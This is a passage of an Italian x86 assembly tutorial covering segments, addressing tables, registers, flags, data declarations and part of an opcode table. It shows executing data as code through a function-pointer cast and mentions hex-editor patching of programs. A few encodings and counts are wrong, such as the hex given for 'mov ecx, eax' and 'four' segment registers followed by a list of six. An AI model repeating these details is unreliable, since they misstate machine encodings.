La lista da utilizzare combinata alla seguente tabella è quella riportata al
termine di questa sezione.
s = ES CS SS DS
rb = AL CL DL BL AH CH DH BH
rw = AX CX DX BX SP BP SI DI
digit= 0 1 2 3 4 5 6 7
Effective
EA byte address:
values: 00 08 10 18 20 28 30 38 [BX + SI]
01 09 11 19 21 29 31 39 [BX + DI]
02 0A 12 1A 22 2A 32 3A [BP + SI]
03 0B 13 1B 23 2B 33 3B [BP + DI]
04 0C 14 1C 24 2C 34 3C [SI]
05 0D 15 1D 25 2D 35 3D [DI]
06 0E 16 1E 26 2E 36 3E D16 (simple var)
07 0F 17 1F 27 2F 37 3F [BX]
40 48 50 58 60 68 70 78 [BX + SI] + D8
41 49 51 59 61 69 71 79 [BX + DI] + D8
42 4A 52 5A 62 6A 72 7A [BP + SI] + D8
43 4B 53 5B 63 6B 73 7B [BP + DI] + D8
44 4C 54 5C 64 6C 74 7C [SI] + D8
45 4D 55 5D 65 6D 75 7D [DI] + D8
46 4E 56 5E 66 6E 76 7E [BP] + D8
47 4F 57 5F 67 6F 77 7F [BX] + D8
80 88 90 98 A0 A8 B0 B8 [BX + SI] + D16
81 89 91 99 A1 A9 B1 B9 [BX + DI] + D16
82 8A 92 9A A2 AA B2 BA [BP + SI] + D16
83 8B 93 9B A3 AB B3 BB [BP + DI] + D16
84 8C 94 9C A4 AC B4 BC [SI] + D16
85 8D 95 9D A5 AD B5 BD [DI] + D16
86 8E 96 9E A6 AE B6 BE [BP] + D16
87 8F 97 9F A7 AF B7 BF [BX] + D16
C0 C8 D0 D8 E0 E8 F0 F8 ew=AX eb=AL
C1 C9 D1 D9 E1 E9 F1 F9 ew=CX eb=CL
C2 CA D2 DA E2 EA F2 FA ew=DX eb=DL
C3 CB D3 DB E3 EB F3 FB ew=BX eb=BL
C4 CC D4 DC E4 EC F4 FC ew=SP eb=AH
C5 CD D5 DD E5 ED F5 FD ew=BP eb=CH
C6 CE D6 DE E6 EE F6 FE ew=SI eb=DH
C7 CF D7 DF E7 EF F7 FF ew=DI eb=BH
D8 denotes an 8-bit displacement following the EA byte,
to be sign-extended and added to the index.
D16 denotes a 16-bit displacement following the EA byte,
to be added to the index.
Default segment register is SS for effective addresses containing
a BP index; DS for other memory effective addresses.
Ritorniamo al discorso della segmentazione che facevamo prima di questa parte
legata agli indirizzi effettivi.
Chiaramente fattori di compatibilità con i software vecchi ha obbligato a
mantenere questo metodo dei segmenti attivo per cui ancora oggi troviamo spesso
gli indirizzi specificati con
segmento:offset
La visione legata all’uso dei vari segmenti è sicuramente maggiore nei
programmatori che vengono dal Linguaggio C dato che in quasi tutti gli altri
linguaggi la visione di questi è trasparente.
Il programmatore in C, ad esempio, sa bene che le variabili dichiarate
localmente ad una funzione, senza specificatori di classi di memoria
particolari, vengono allocate dentro al segmento di stack per cui è sempre cura
del programmatore allocare, mediante specifici flags del compilatore, le
dimensioni adatte di questo.
Nel C si deve anche sapere che le variabili globali vengono definite dentro al
segmento dati proprie del modulo in cui compaiono, senza contare che spesso si
deve dimesticare in mezzo ai vari #pragma che influiscono sui nomi e sulle
tipologie dei segmenti.
Un programma generalmente è costituito da codice e da dati.
Ogni istruzione del processore dispone di codice di operazione che definisce
anche le dimensioni dell’operazione stessa e dei suoi operandi.
Il codice normalmente è ubicato in un o specifico segmento che prende appunto il
nome da questo ovvero possiede il nome di code segment.
I dati usati dal programma possono essere allocati dentro ai segmenti dati
oppure dentro al segmento di stack.
Mentre altri linguaggi possiedono una visione ferrea di questi concetti, anzi
quasi sempre li rendono trasparenti all’utente, il linguaggio C obbliga il
programmatore a tenere gli occhi aperti.
Spesso erano comuni errori in esecuzione del tipo ‘Stack overflow’.
Se si andava a vedere bene il tutto ci si accorgeva che magari il compilatore di
default allocava 4096 bytes per il segmento di stack.
Andando ad analizzare il codice si trovava in un punto :
void function()
{
int a[5192];
...
}
Il programma allocava nello stack 5192 * dimensione_int bytes nello stack e
quindi ... ‘Stack overflow’.
Allora la soluzione era quella di chiedere al compilatore di ridimensionare lo
stack.
In assembler la definizione dei segmenti avviene con la specifica di SEGMENT ed
eventualmente è anche possibile stabilire l’origine.
Con il programmino che segue è possibile visualizzare i dati di stack.
#define STACKLOW 1
int *stacktop, *ip;
void main(int argc, char *argv[])
{
stacktop = (int *) &argv;
printf("&argc=%08lx &argv=%08lxn", &argc, &argv);
printf("&main=%08lx &f=%08lx &g=%08lxn", main, f, g);
f(0x11112222, 0x33334444);
}
int f(int arg_1, int arg_2)
{
g(0x55556666);
}
int g(int arg_2)
{
int local;
local = 0x77778888;
#ifdef STACKLOW /* Stack grows towards LOWER addresses */
for (ip = stacktop; ip >= &local; ip--)
#else /* Stack grows towards HIGHER addresses*/
for (ip = stacktop; ip <= &local; ip++)
#endif
printf("%08lxt%08xn", ip, *ip);
}
La seguente è la definizione di un segmento dati con origine a 2000.
DATA SEGMENT
ORG 02000
(qui ci vanno le dichiarazioni dei vostri dati)
DATA ENDS
Il seguente listato mostra come è possibile ricavare informazioni relative al
segmento dati di un programma in esecuzione.
#include <afxwin.h>
#include <afxext.h>
#include <dos.h>
#include "resourc2.h"
typedef struct tagDEFAULTDATASEGMENT
{
HANDLE hinstActive; // instance handle of active app
HWND hwndActive; // window handle of active app
WORD wSize, // size (bytes) of Data Segment.
wStaticData, // size (bytes) of static data.
wStackMax, // size (bytes) of stack size defined in .DEF
wStackUsed, // size (bytes) of stack actually used.
wHeapMoveable, // size (bytes) of heap allocation (moveable).
wHeapFixed, // size (bytes) of heap allocation (fixed).
wHeapFree, // size (bytes) of free space in heap.
wOther, // size (bytes) of remaining allocated space in DS.
wUnused; // size (bytes) of heap unused.
} DEFAULTDATASEGMENT;
static DEFAULTDATASEGMENT DDS ;
void CMainDlgWindow::dds_walk ()
{
/* Original Code by: Chiverton Graphics, Inc. 1991
Modified by Todd Osborne January 1994 to MFC 2.0 C++
application with new features. CompuServe ID: 71431,2243
*/
static DEFAULTDATASEGMENT OldDDS;
WORD wRecordSize, // size in bytes of heap record.
wStatus; // type of heap record.
LPSTR lpInstance, // far pointer to Default Data Segment.
lpHeapRecord, // far pointer to heap record.
lpNextHeapRecord; // far pointer to next heap record.
#define PREV_POINTER (*(WORD FAR*) lpHeapRecord) // Backward "pointer"
#define NEXT_POINTER (*(WORD FAR*)(lpHeapRecord+2)) // Forward "pointer"
#define PSTACKBOTTOM (*(WORD FAR*)(lpInstance+14))
#define PSTACKMIN (*(WORD FAR*)(lpInstance+12))
#define PSTACKTOP (*(WORD FAR*)(lpInstance+10))
#define PLOCALHEAP (*(WORD FAR*)(lpInstance+ 6))
// First, initialize the data segment values.
DDS.wSize = 0;
DDS.wStaticData = 0;
DDS.wStackMax = 0;
DDS.wStackUsed = 0;
DDS.wHeapMoveable = 0;
DDS.wHeapFixed = 0;
DDS.wHeapFree = 0;
DDS.wOther = 0;
DDS.wUnused = 0;
// Now, get the window that has the focus.
DDS.hwndActive = ::GetActiveWindow ();
// Is it a valid window?
if ( !IsWindow (DDS.hwndActive) ) return;
// If this is a different window than before, get a new instance handle.
if (DDS.hwndActive != OldDDS.hwndActive)
{
DDS.hinstActive = (HANDLE) GetWindowWord (DDS.hwndActive, GWW_HINSTANCE);
if (!DDS.hinstActive) return;
}
// Lock down the Data Segment
if ( !(lpInstance = (LPSTR)GlobalLock (DDS.hinstActive))) return;
/*
* The Data Segment is a global memory object - created by WINDOWS
* with a GlobalAlloc. It's comprised of 4 components: header,
* Static, stack, and local heap. All 4 components are offset
* into the segment, with the header at DS:0000.
*
*
* The header occupies the first 16 bytes of a Default Data Segment.
* Within the Header area are 3 pointers to the stack:
*
* pStackBottom - (highest physical address) beginning of stack.
* pStackMin - High-Water mark of actual stack use.
* pStackTop - (lowest physical address) end of stack.
*
* Remember, the stack grows "down" (higher to lower address), so
* to compute the stack sizes, we use these equations:
*
* wStackMax = pStackBottom - pStackTop ;
* wStackUsed = pStackBottom - pStackMin ;
*
*
*/
DDS.wStackMax = PSTACKBOTTOM - PSTACKTOP ;
DDS.wStackUsed = PSTACKBOTTOM - PSTACKMIN ;
DDS.wStaticData = PSTACKTOP ;
// First test for a heap. (It's possible there isn't one.)
if (PLOCALHEAP == 0)
{
GlobalUnlock (DDS.hinstActive);
return;
}
/*
* The heap begins where the
* stack ends. The offset that represents the
* beginning of the heap is stored in the header area, 6 bytes from
* DS:0000. Actually, the heap begins 4 bytes before this offset.
*
* Now we'll get a far pointer (lpHeapRecord) to the 1st record in the heap.
*
*/
lpHeapRecord = lpInstance + PLOCALHEAP - 4;
/*
* Traverse the local heap. The heap is implemented as a doubly-linked
* list. The 1st WORD is a backward "pointer" (ie, offset) to the
* previous record. The 2nd WORD is the forward pointer to the next record.
* When the forward pointer points to itself we are done.
*
*/
DDS.wSize = (WORD)GlobalSize (DDS.hinstActive);
while (FP_OFF(lpHeapRecord) < DDS.wSize)
{
lpNextHeapRecord = (lpInstance + NEXT_POINTER);
if (lpNextHeapRecord == lpHeapRecord) break;
wRecordSize = lpNextHeapRecord - lpHeapRecord; //includes ptr overhead
wStatus = (PREV_POINTER & 0x0003);
switch (wStatus)
{
case 0: DDS.wHeapFree += wRecordSize; break;
case 1: DDS.wHeapFixed += wRecordSize; break;
case 3: DDS.wHeapMoveable += wRecordSize; break;
}
lpHeapRecord = lpNextHeapRecord;
}
/*
* At this point, heap traversal is done.
* However, the heap can grow until the size of DS is 64K (0xFFFF).
* Determine how many additional bytes the heap can grow.
*/
DDS.wUnused = 0xFFFF - DDS.wSize;
// Anything else we didn't account for?
DDS.wOther = DDS.wSize - DDS.wStaticData
- DDS.wStackMax
- DDS.wHeapFixed
- DDS.wHeapFree
- DDS.wHeapMoveable ;
GlobalUnlock (DDS.hinstActive);
// If anything has changed since last walk, update client window.
if (DDS.hwndActive != OldDDS.hwndActive ||
DDS.wHeapFree != OldDDS.wHeapFree ||
DDS.wHeapFixed != OldDDS.wHeapFixed ||
DDS.wHeapMoveable != OldDDS.wHeapMoveable ||
DDS.wOther != OldDDS.wOther ||
DDS.wSize != OldDDS.wSize ||
DDS.wStackUsed != OldDDS.wStackUsed)
{
// Update Dialog Box Values
char sz[80];
// Get Active Window Title
char Title[80];
::GetWindowText(DDS.hwndActive, Title, 80);
sprintf(sz, "Watching: %s", Title);
SetDlgItemText(LBL_WATCHING, sz);
// Fill in Memory Information
sprintf(sz, "%u", DDS.wSize);
SetDlgItemText(LBL_DATA0, sz);
sprintf(sz, "%u", DDS.wStaticData);
SetDlgItemText(LBL_DATA1, sz);
sprintf(sz, "%u", DDS.wStackMax);
SetDlgItemText(LBL_DATA2, sz);
sprintf(sz, "%u", DDS.wStackUsed);
SetDlgItemText(LBL_DATA3, sz);
sprintf(sz, "%u", DDS.wHeapMoveable);
SetDlgItemText(LBL_DATA4, sz);
sprintf(sz, "%u", DDS.wHeapFixed);
SetDlgItemText(LBL_DATA5, sz);
sprintf(sz, "%u", DDS.wHeapFree);
SetDlgItemText(LBL_DATA6, sz);
sprintf(sz, "%u", DDS.wOther);
SetDlgItemText(LBL_DATA7, sz);
sprintf(sz, "%u", DDS.wUnused);
SetDlgItemText(LBL_DATA8, sz);
sprintf(sz, "%.3f", m_nTiming);
SetDlgItemText(LBL_DATA9, sz);
OldDDS = DDS;
}
}
Il C comunque permette di vedere come di fatto è un super assembler.
Guardate il seguente esempio e capirete il perchè.
Dicevo prima che il codice viene allocato normalmente in un segmento di codice
mentre le dichiarazioni globali in un segmento dati.
Se prendiamo il debugger ed andiamo a vedere come sono salvate le nostre
istruzioni vediamo che sono delle lunghe sequenze di numeri che noi possiamo
visualizzare in binario, esadecimale o qualsiasi base numerica che vogliamo.
Quindi un codice del tipo :
mov ecx, eax
and ecx, 000003
ecc.
potremmo vederlo in esadecimale come
8CC8 mov ecx, aax
83E13 and ecx, 000003
Il Linguaggio C possiede il concetto di CAST ovvero di forzatura il quale
permette di far vedere al linguaggio delle tipologie diverse come se di fatto
fossero altri tipi e quindi con propriet aritmetiche differenti dall’originale.
Prendiamo i numeri relativi al codice assembler di una funzione e inseriamoli
come elementi di un array di unsigned char (1 byte).
unsigned char codex[] = { 0x8C, 0xC8, 0x83, 0xE1, 0x13 };
A questo punto dichiariamo un puntatore ad una funzione.
Un puntatore ad una funzione è lo spazio sufficiente a mantenere memorizzato
l’indirizzo di una funzione.
void (*function)();
Se a questo punto invece di assegnargli l’indirizzo di una funzione eseguiamo il
CAST imbrogliandolo e facendogli credere che l’indirizzo dell’array di unsigned
char sia di fatto l’indirizzo di una funzione avremo che richiamando il
puntatore a funzione il sistema eseguirà i numeri contenuti nell’array come se
di fatto fossero codice binario.
(*function)() = (void(*)()) &codex[0];
Bello non è vero !
Il programmino in C sarebbe :
int a[] = { 12,23, 34,56,78 };
void (*func)() = (void (*)()) &a[0];
void main(void)
{
(*func)();
}
Tanto per non perdere l’occhio guardate il tutto tradotto in assembler dal
compilatore.
TITLE test2.c
.386P
include listing.inc
if @Version gt 510
.model FLAT
else
_TEXT SEGMENT PARA USE32 PUBLIC 'CODE'
_TEXT ENDS
_DATA SEGMENT DWORD USE32 PUBLIC 'DATA'
_DATA ENDS
CONST SEGMENT DWORD USE32 PUBLIC 'CONST'
CONST ENDS
_BSS SEGMENT DWORD USE32 PUBLIC 'BSS'
_BSS ENDS
_TLS SEGMENT DWORD USE32 PUBLIC 'TLS'
_TLS ENDS
FLAT GROUP _DATA, CONST, _BSS
ASSUME CS: FLAT, DS: FLAT, SS: FLAT
endif
PUBLIC _a
PUBLIC _func
_DATA SEGMENT
_a DD 0cH
DD 017H
DD 022H
DD 038H
DD 04eH
_func DD FLAT:_a
_DATA ENDS
PUBLIC _main
_TEXT SEGMENT
_main PROC NEAR
; File test2.c
; Line 10
push ebp
mov ebp, esp
; Line 11
call DWORD PTR _func
; Line 12
pop ebp
ret 0
_main ENDP
_TEXT ENDS
END
Come potete vedere la call salta esattamente dove ci sono gli interi.
ATTENZIONE A NON ESEGUIRE IL CODICE DATO CHE GLI INTERI NON CORRIPSONDONO A
NIENTE DI ESEGUIBILE. MANDERESTE IN CRASH IL SISTEMA.
Facciamo saltare il sistema ad eseguire del codice dentro al data segment.
Vediamo ora lo scopo dei registri.
EAX e EDX sono registri a scopo generale che possono essere utilizzati per
diversi motivi.
ECX è anche lui a scopo generale. Diventa specializzato quando viene utilizzato
in fasi di conteggio.
EBX è sempre general purpose anche se spesso viene utilizzato per creare
indirizzi di dispiazzamento.
Come dicevo prima i registri da EAX a EDX possono essere visti come registri a
32, 16 oppure a 8 bits.
Ad esempio :
32 16 8 8
--- -- -- --
EAX AX AH AL [EAX[AX[AH][AL]]]
EBX BX BH BL [EBX[BX[BH][BL]]]
ECX CX CH CL [ECX[CX[CH][CL]]]
EDX DX DH DL [EDX[DX[DH][DL]]]
ESI ed EDI sono usati spesso come registri d’indice oppure vengono spesso usati
per puntare a stringhe.
ESP ed EBP sono usati per gestire lo stack.
Una volta lo stack era fisso nei processori (preistoria).
Successivamente vennero inseriti dei registri per puntare alla base ed alla
testa dello stack.
Esistono inoltre quattro registri di segmento e precisamente quelli del CODE
SEGMENT, DATA SEGMENT, STACK SEGMENT ed EXTRA SEGMENT.
Questi sono CS, DS, ES,
GS, FS ed SS.
Un registro particolare è
quello che mantiene
l’indirizzo
dell’istruzione in
esecuzione e precisamente
EIP.
Nel processore esiste
anche un registro dei
flags che indicano certi
stati della CPU stessa.
Gli indirizzi delle
stringhe usate nei
programmi vengono spesso
inseriti nei registri per
cui risulta spesso
importante avere una
panoramica dei valori a
cui puntano i registri.
Spesso gli indirizzi
delle stringhe o dei
valori sono inseriti ad
indirizzi calcolati con :
[EDX + 10]
oppure
[ECX – 2]
Per questo motivo alcuni disassemblatori possiedono finestre in cui mostrano in
continuazione questi valori mentre altri permettono di richiederne la
visualizzazione con appositi comandi.
La seguente finestra è di WDASM 8.9 e devo ammettere che è veramente ottima come
quantità di dati mostrati.
Inoltre permette di cambiare il formato dei dati (DWORD, WORD, BYTE ecc.)
I vari valori relativi a [EAX – 10] ecc. sono mostrati nella finestra centrale.
E’ possibile cambiare il registro premendo il pulsante sul lato sinistro della
lista di scorrimento.
I pulsanti sul lato in basso permettono invece di fare quanto appena detto,
ovvero di cambiare il formato di visualizzazione.
La visione dei registri deve essere anche contemplata nell’istante in cui si
analizzano le istruzione dell’assembler 80xx.
Un registro particolare è quello dei flags il quale serve a segnalare eventi
particolari.
Lo scopo di ogni singolo flag è riportato in una tabella nella pagina
successiva.
Il linguaggio C dispone della specifica _ASM (ogni compilatore possiede la sua)
che permette di scrivere del codice in assembler.
Queste istruzioni possono essere riassunte utilizzando una matrice in cui sono
raggruppate in due gruppi e precisamente istruzioni con un solo operando o con
due.
Le istruzioni sono registro a registro, registro a memoria, memoria a registro
oppure possono influire su registri d’indice.
Parlando di registri ricordiamoci che i processori della classe 386 possiedono
una serie di quattro registri di breakpoint che permette ai debugger di gestire
tali funzionalità.
Dicevamo prima di una matrice che può mostrare i tipi di istruzioni:
DUE OPERANDI UN OPERANDO
R <- M R
M <- R M
R <- R S *
R|M <- I
R|M <- S *
S <- R|M *
* Solamente istruzioni movimento dati (MOV, PUSH, POP)
S Registri di segmento (CS, DS, ES, SS)
R Registri ordinari EAX, EBX, ecc.)
M Uno degli indirizzi seguenti
• Indirizzo puro
• [BX]+offset
• [BP]+offset
• qualsiasi di questi indicizzati da SI
• qualsiasi dei primi tre indicizzati da DI
Prima di proseguire con le istruzioni assemblative diamo un occhiata a quella
che permette di dichiarare delle variabili.
FLAGS - Intel 8086 Family Flags Register
|11|10|F|E|D|C|B|A|9|8|7|6|5|4|3|2|1|0|
| | | | | | | | | | | | | | | | | '--- CF Carry Flag
| | | | | | | | | | | | | | | | '--- 1
| | | | | | | | | | | | | | | '--- PF Parity Flag
| | | | | | | | | | | | | | '--- 0
| | | | | | | | | | | | | '--- AF Auxiliary Flag
| | | | | | | | | | | | '--- 0
| | | | | | | | | | | '--- ZF Zero Flag
| | | | | | | | | | '--- SF Sign Flag
| | | | | | | | | '--- TF Trap Flag (Single Step)
| | | | | | | | '--- IF Interrupt Flag
| | | | | | | '--- DF Direction Flag
| | | | | | '--- OF Overflow flag
| | | | '----- IOPL I/O Privilege Level (286+ only)
| | | '----- NT Nested Task Flag (286+ only)
| | '----- 0
| '----- RF Resume Flag (386+ only)
'------ VM Virtual Mode Flag (386+ only)
- see PUSHF POPF STI CLI STD CLD
Una specie di registro particolare è il seguente, presente solo nelle macchine
successive al 286.
MSW - Machine Status Word (286+ only)
|31|30-5|4|3|2|1|0| Machine Status Word
| | | | | | '---- Protection Enable (PE)
| | | | | '----- Math Present (MP)
| | | | '------ Emulation (EM)
| | | '------- Task Switched (TS)
| | '-------- Extension Type (ET)
| '---------- Reserved
'------------- Paging (PG)
Bit 0 PE Protection Enable, switches processor between
protected and real mode
Bit 1 MP Math Present, controls function of the WAIT
instruction
Bit 2 EM Emulation, indicates whether coprocessor functions
are to be emulated
Bit 3 TS Task Switched, set and interrogated by coprocessor
on task switches and when interpretting coprocessor
instructions
Bit 4 ET Extension Type, indicates type of coprocessor in
system
Bits 5-30 Reserved
bit 31 PG Paging, indicates whether the processor uses page
tables to translate linear addresses to physical
addresses
- see SMSW LMSW
Abbiamo accennato prima qualche cosa a riguardo delle allocazioni delle
variabili nei vari segmenti.
In linguaggi come il Basic la tipologia delle variabili riguarda in particolare
modo il genere dei contenuti.
In altre parole le informazioni di tipo quantitativo possono essere inserite in
variabili di tipo numerico mentre le informazioni di tipo qualitativo in
variabili stringa.
In linguaggio C invece la tipologia delle variabili riguardano in particolare
modo le dimensioni relative all’occupazione del dato stesso espresso in numero
di bytes.
Ad esempio un carattere che occupa un solo byte può essere contenuto
tranquillamente in un char anche se nessuno ci vieta di inserirlo in un int o
short.
Oltre a questo nessuno ci vieta di usare la variabile per calcoli matematici.
Ad esempio fare :
char c = ‘A’;
c = c * 2;
è corretto.
Al limite dobbiamo stare attenti a non mandare in overflow la variabile con il
risultato dell’operazione.
Il problema si pone spesso quando si usano variabili per fare calcoli.
Se ad esempio usassimo una serie di variabili per fare calcoli dobbiamo
preoccuparci che le variabili siano sufficientemente grosse a mantenere i vari
valori che durante i calcoli si creano.
In pratica se avessimo :
int n = 30000;
int x = 20;
int r = 5000;
long y;
saremmo, fino a questo punto, a posto.
Andremmo male facendo :
y = r + (n * r);
in quanto (n * r) darebbe un valore maggiore alle tipologie int usate nei tipi
dell’operazione per cui i valori sarebbero troncati.
Questa è causa sovente di errori inspiegabili.
In assembler le variabili sono di tipo BYTE, WORD, DOUBLEWORD e sono quasi
sempre dichiarate nel data segment mediante la sintassi seguente:
NOME_VAR TIPO ?
Ad esempio :
DATA_PTR DW ?
ESC_CHAR DB ?
Le tipologie sono :
(nome var opzionale) DB (lista valori)
(nome var opzionale) DW (lista valori)
(nome var opzionale) DD (lista valori)
(nome var opzionale) DQ (lista valori)
(nome var opzionale) DT (lista valori)
ovvero
BYTE -> DB
WORD -> DW
DWORD -> DD
QWORD -> DQ
TWORD -> DT
Nelle dichiarazioni possono essere utilizzati termini particolari come ad
esempio DUP.
Le seguenti sono allocazioni valide.
DW 5 ; alloca una word, inizializzandola con 5
DB 0,3,0 ; alloca tre bytes, inizializzandoli con 0, 3, 0
DB 5 DUP (0) ; equivalente a DB 0,0,0,0,0
DW 2 DUP (0,4 DUP (7)) ; equivalente a DW 0,7,7,7,7,0,7,7,7,7
Per le stringhe è possibile :
DB ‘Ciao’
Vediamo in dettaglio il set istruzioni assembler.
Istruzioni ordinarie a due operandi
1) ADD e ADC – Addizione con o senza includere un riporto dalla precedente
addizione.
2) SUB o SBB – Sottrazione con o senza riporto da una precedente sottrazione.
3) CMP – Comparazione
4) AND, OR o XOR – Tipiche operazioni booleane
5) TEST – Tipo AND
6) MOV – Muove i dati dalla sorgente alla destinazione
7) LDS, LES, LEA – Forme di MOV specializzate
Molte forme di caricamento delle stringhe relative a messaggi da visualizzare
vengono eseguite tramite queste ul6time istruzioni.
Sono comuni costrutti del tipo :
lea edx, dword ptr [ebp + FFFFAA8]
Istruzioni ordinarie ad un solo operando sono :
1) INC – incrementa il contenuto
2) DEC – Decrementa
3) NEG – Due complementi
4) NOT – Un complemento
5) PUSH – Inserisce un valore nello stack
6) POP – Preleva un valore dallo stack
Alcune istruzioni non seguono le regole generali delle altre ma comunque
richiedono l’uso di erti registri.
1) Istruzioni di moltiplicazione e divisione.
2) Istruzioni di aggiustamento che aiutano a eseguire operazioni su dati
ASCII
3) Operazioni di shift e di rotazione
4) IN, OUT le quali agiscono sulle 1024 possibili porte hardware
5) CBW , CWD – Convertono byte in word oppure word in doubleword.
Istruzioni che agiscono sul flusso del programma.
1) CALL, RET - Chiamata e ritorno. Ricordatevi del discorso fatto per il
basic legato alle istruzioni di salto condizionate (GOSUB e RETURN).
2) INT, IRET – Chiamata d’ interrupts e ritorno da una routine d’interript.
3) JMP – Salto
4) LOOP, LOOPNZ, LOOPZ – Istruzioni che implementano dei loops.
5) Varie istruzioni di salto condizionate (JE, JNE ecc.)
Le vedremo n modo dettagliato tra poco.
Istruzioni su stringhe o sequenze di caratteri.
Considerate in queste istruzioni che spesso i sorgenti sono descritte da
combinazioni di DS e SI, mentre le destinazioni da ES e DI.
1) CMPSB/CMPSW – Compara byte o word
2) LODSB/LODSW – Legge bytes o words in AL o AX
3) STOSB/STOSW – Salva bytes o words da AL o AX.
4) MOVSB/MOVSW – Muove bytes o words
5) SCASB/SCASW – Compara bytes o words con i contenuti di AL o AX.
6) REP/REPE/REPNE – Un prefisso con il quale può essere combinato con
qualsiasi delle precedenti istruzioni perche vengano ripetute su una
stringa la cui lunghezza è in CX.
Ad esempio :
REP MOVSB
REP STOSB
REPNE SCASB
Altre istruzioni riguardano lo stack.
Le funzionalit sono due :
1) PUSH – Inserisce un valore nello stack
2) POP – Lo preleva
Quando seguite un programma tenetelo sempre a bada in particolar modo prima e
dopo qualche chiamata.
A proposito di chiamate, queste avvengono tramite l’istruzione :
1) CALL – Esegue una chiamata
Se usate WDASM potete richiedere la visualizzazione di ESP nel seguente modo.
Prendiamo un piccolo esempio per capire di cosa stiamo parlando.
Supponiamo di avere il seguente codice e di essere posizionati sulla linea
precedente aqlla call.
:0040C191 A3309D4100 mov dword ptr [00419D30], eax
:0040C196 E895230000 call 0040E530
:0040C19B A300744100 mov dword ptr [00417400], eax
:0040C1A0 85C0 test eax, eax
Se in WDASM analizziamo la finestra con i registri possiamo richiedere di
visualizzare nella finestrella centrale il registro ESP.
Il seguente è la copia prima della call.
[esp-00000014] - 0000017f ....
[esp-00000010] - 00000000 ....
[esp-0000000C] - 00000216 ....
[esp-00000008] - 00000316 ....
[esp-00000004] - 0040c191 ..@.
[esp+00000000] - 00000000 ....
[esp+00000004] - 815d117c |.].
[esp+00000008] - 00550000 ..U.
[esp+0000000C] - 00000000 ....
[esp+00000010] - 00000008 ....
[esp+00000014] - 00000000 ....
Ricordatevi che il pulsanti in basso permettono di vedere come dword, word, byte
o codice i dati di questa finestra.
A questo punto richiediamo di eseguire la call e successivamente analizziamo i
dati mostrati.
[esp-00000014] - 0000017f ....
[esp-00000010] - 815d117c |.].
[esp-0000000C] - 0065fe38 8.e.
[esp-00000008] - 00550000 ..U.
[esp-00000004] - 0040c19b ..@.
[esp+00000000] - 00000000 ....
[esp+00000004] - 815d117c |.].
[esp+00000008] - 00550000 ..U.
[esp+0000000C] - 00000000 ....
[esp+00000010] - 00000008 ....
[esp+00000014] - 00000000 ....
Se vi dovesse servire apritevi il NOTEPAD e di tanto in tanto usate i pulsanti
COPY posizionati su ogni finestrella.
Successivamente potete usare il comando PASTE per metterveli nel notepad.
A forza di seguire programmi assembler tenersi segnato da qualche parte i dati
può essere utile.
Esistono anche dei flags che indicano alcuni avvenimenti particolari quali
interrupts, riporti ecc.
La seguente tabella mostra le istruzioni riservate dell’assembler compresi gli
opcode.
Questi sono importanti in quanto è necessari conoscerli per poterli sostituire
con un editor hex nelle patch ai nostri programmi.
Gli indirizzi effettivi li potete calcolare riferendovi alla tabella riportata
precedentemente in questo capitolo.
“v” denota un tipo uguale a w ovvero una word (16 bits).
"c" indica che l’operando è una code-label, la quale punta ad una parte del
programma che deve essere “salato” o “chiamato”.
"e" indica che l’operando è un indirizzo effettivo.
"i" indica una costante immediata.
"m" indica una variabile in memoria.
"r" indica un registro ad uso generale.
"rv/m" è usato in istruzioni bit test
Opcodes Instruction Description
67 or nil A2 (prefix) 3 Use 16-bit address (indexing) in next instruction
67 or nil A4 (prefix) 3 Use 32-bit address (indexing) in next instruction
37 AAA ASCII adjust AL (carry into AH) after addition
D5 0A AAD ASCII adjust before division (AX = 10*AH + AL)
D4 0A AAM ASCII adjust after multiply (AL/10: AH=Quo AL=Rem)
3F AAS ASCII adjust AL (borrow from AH) after subtraction
14 ib ADC AL,ib Add with carry immediate byte into AL
15 iv ADC eAX,iv Add with carry immediate vword into eAX
80 /2 ib ADC eb,ib Add with carry immediate byte into EA byte
10 /r ADC eb,rb Add with carry byte register into EA byte
83 /2 ib ADC ev,ib Add with carry immediate byte into EA vword
81 /2 iv ADC ev,iv Add with carry immediate vword into EA vword
11 /r ADC ev,rv Add with carry vword register into EA vword
12 /r ADC rb,eb Add with carry EA byte into byte register
13 /r ADC rv,ev Add with carry EA vword into vword register
04 ib ADD AL,ib Add immediate byte into AL
05 iv ADD eAX,iv Add immediate vword into eAX
80 /0 ib ADD eb,ib Add immediate byte into EA byte
00 /r ADD eb,rb Add byte register into EA byte
83 /0 ib ADD ev,ib Add immediate byte into EA vword
81 /0 iv ADD ev,iv Add immediate vword into EA vword
01 /r ADD ev,rv Add vword register into EA vword
02 /r ADD rb,eb Add EA byte into byte register
03 /r ADD rv,ev Add EA vword into vword register
0F 20 ADD4S N Add CL nibbles BCD, DS:SI into ES:DI (CL even,NZ)
24 ib AND AL,ib Logical-AND immediate byte into AL
25 iv AND eAX,iv Logical-AND immediate vword into eAX
80 /4 ib AND eb,ib Logical-AND immediate byte into EA byte
20 /r AND eb,rb Logical-AND byte register into EA byte
83 /4 ib AND ev,ib Logical-AND immediate byte into EA vword
81 /4 iv AND ev,iv Logical-AND immediate vword into EA vword
21 /r AND ev,rv Logical-AND vword register into EA vword
22 /r AND rb,eb Logical-AND EA byte into byte register
23 /r AND rv,ev Logical-AND EA vword into vword register
63 /r ARPL ew,rw 2 Adjust RPL of EA word not smaller than RPL of rw
62 /r BOUND rv,m2v 2 INT 5 if rw not between 2 vwords at [m] inclusive
0F BC BSF rv,ev 3 Set rv to lowest position of NZ bit in ev
0F BD BSR rv,ev 3 Set rv to highest position of NZ bit in ev
0F C8+r BSWAP rd 4 Swap bytes 1,4 and 2,3 of dword register
0F BA/4 ib BT rv/m,ib 3 Set Carry flag to bit # ib of array at rv/m
0F A3/r BT rv/m,rv 3 Set Carry flag to bit # rv of array at rv/m
0F BA/7 ib BTC rv/m,ib 3 Set CF to, then compl bit ib of array at rv/m
0F BB/r BTC rv/m,rv 3 Set CF to, then compl bit rv of array at rv/m
0F BA/6 ib BTR rv/m, 3 Set CF to, then reset bit ib of array at rv/m
0F B3/r BTR rv/m,rv 3 Set CF to, then reset bit rv of array at rv/m
0F BA/5 ib BTS rv/m,ib 3 Set CF to, then set bit ib of array at rv/m
0F AB/r BTS rv/m,rv 3 Set CF to, then set bit rv of array at rv/m
9A cp CALL cp Call far segment, immediate 4- or 6-byte address
E8 cv CALL cv Call near, offset relative to next instruction
FF /3 CALL ep Call far segment, address at EA memory location
FF /2 CALL ev Call near, offset absolute at EA vword
0F FF ib CALL80 ib N Call 8080-emulation code at INT number ib
98 CBW Convert byte into word (AH = top bit of AL)
99 CDQ 3 Convert dword to qword (EDX = top bit of EAX)
